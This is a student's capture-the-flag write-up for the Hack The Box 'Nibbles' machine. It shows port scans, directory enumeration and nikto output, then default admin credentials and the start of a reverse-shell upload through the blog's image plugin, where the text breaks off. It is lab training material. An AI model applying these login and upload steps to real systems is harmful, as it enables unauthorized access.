
HTB-NIBBLES

This writeup is a part of the extra credit for the ENPM634
Submitted by M.v.L Sahithi
120172625

NMAP SCAN

sudo nmap -p- --min-rate=1000000000000000001 10.10.10.75 -sS -sC -sV -O -Pn




```
┌──(natasha㉿0xromanoff)-[~/Downloads]
└─$ sudo nmap -p- --min-rate=1000000000000000001 10.10.10.75 -sS -sC -sV -O -Pn

[sudo] password for natasha:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-14 14:26 EDT
Warning: 10.10.10.75 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.10.75
Host is up (0.020s latency).
Not shown: 39494 filtered tcp ports (no-response), 26039 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=9/14%OT=22%CT=2%CU=40172%PV=Y%DS=2%DC=I%G=Y%TM=66E5
OS:D565%P=x86_64-pc-linux-gnu)SEQ(SP=F9%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)S
OS:EQ(SP=FA%GCD=1%ISR=10D%TI=Z%CI=I%II=I%TS=8)SEQ(SP=FB%GCD=1%ISR=10D%TI=Z%
OS:CI=I%II=I%TS=8)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53C
OS:ST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W
OS:5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y
OS:%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%
OS:T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD
OS:=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE
OS:(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.20 seconds
```

2 ports open:

port 22 and 80

WEB-ENUM




```html
<b>Hello world!</b>














<!-- /nibbleblog/ directory. Nothing interesting here! -->

```

Simple Hello World ! page.

Check the source, some message . http://10.10.10.75/nibbleblog/ we are redirected to this page.

we run a Gobuster at this stage.



Nibbles Yum yum

There are no posts

Home

CATEGORIES

Uncategorised
Music
Videos

HELLO WORLD

Hello world


LATEST POSTS

MY IMAGE

PAGES


Home

Atom · Top · Powered by Nibbleblog




```
┌──(natasha㉿0xromanoff)-[~/Downloads]
└─$ gobuster dir -u http://10.10.10.75/nibbleblog/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.75/nibbleblog/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/content              (Status: 301) [Size: 323] [--> http://10.10.10.75/nibbleblog/content/]
/themes               (Status: 301) [Size: 322] [--> http://10.10.10.75/nibbleblog/themes/]
/admin                (Status: 301) [Size: 321] [--> http://10.10.10.75/nibbleblog/admin/]
/plugins              (Status: 301) [Size: 323] [--> http://10.10.10.75/nibbleblog/plugins/]
/languages            (Status: 301) [Size: 325] [--> http://10.10.10.75/nibbleblog/languages/]
Progress: 81643 / 81644 (100.00%)
===============================================================
Finished
===============================================================
```

some directories are found. We also run nikto to find additional information.



```
┌──(natasha㉿0xromanoff)-[~/Downloads]
└─$ nikto -h http://10.10.10.75/nibbleblog
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.10.75
+ Target Hostname:    10.10.10.75
+ Target Port:        80
+ Start Time:         2024-09-15 00:20:34 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /nibbleblog/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /nibbleblog/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: http
s://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /nibbleblog/: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /nibbleblog/admin.php?en_log_id=0&action=config: EasyNews version 4.3 allows remote admin access. This PHP file should be protected. See: http://cve.mitre.org/cgi-bin/cvename.c
gi?name=CVE-2006-5412
+ /nibbleblog/admin.php?en_log_id=0&action=users: EasyNews version 4.3 allows remote admin access. This PHP file should be protected. See: http://cve.mitre.org/cgi-bin/cvename.cg
i?name=CVE-2006-5412
+ /nibbleblog/admin/: Directory indexing found.
+ /nibbleblog/admin.php: This might be interesting.
+ /nibbleblog/admin/: This might be interesting.
+ /nibbleblog/README: README file found.
+ /nibbleblog/install.php: install.php file found.
+ /nibbleblog/LICENSE.txt: License file found may identify site software.
+ 8049 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2024-09-15 00:23:29 (GMT-4) (175 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

from nikto we can see that /nibbleblog/admin.php gives us a login page.




googled the default credentials for the page and we see that the credentials are

username: admin
password: nibbles

GETTING A REVERSE SHELL

post logging in , we go to plugins-->configure-->my image--> upload the reverse shell



10.10.10.75/nibbleblog/admin.php?controller=plugins&action=list

nibbleblog - Plugins

Installed plugins

Categories

Displays all categories of your blog and allows the user to filter posts by category.

Configure Uninstall

Hello world

Show hello world.

Configure Uninstall

Latest posts

Displays latest published posts, sorted by date.

Configure Uninstall

My image


Show a picture

Configure Uninstall

Pages

Display all pages.

Configure Uninstall



() expects parameter 1 to be resource, boolean given in **/var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php** on line **80**

nibbleblog - Plugins :: My image

Title: my_image.php

Position: 4

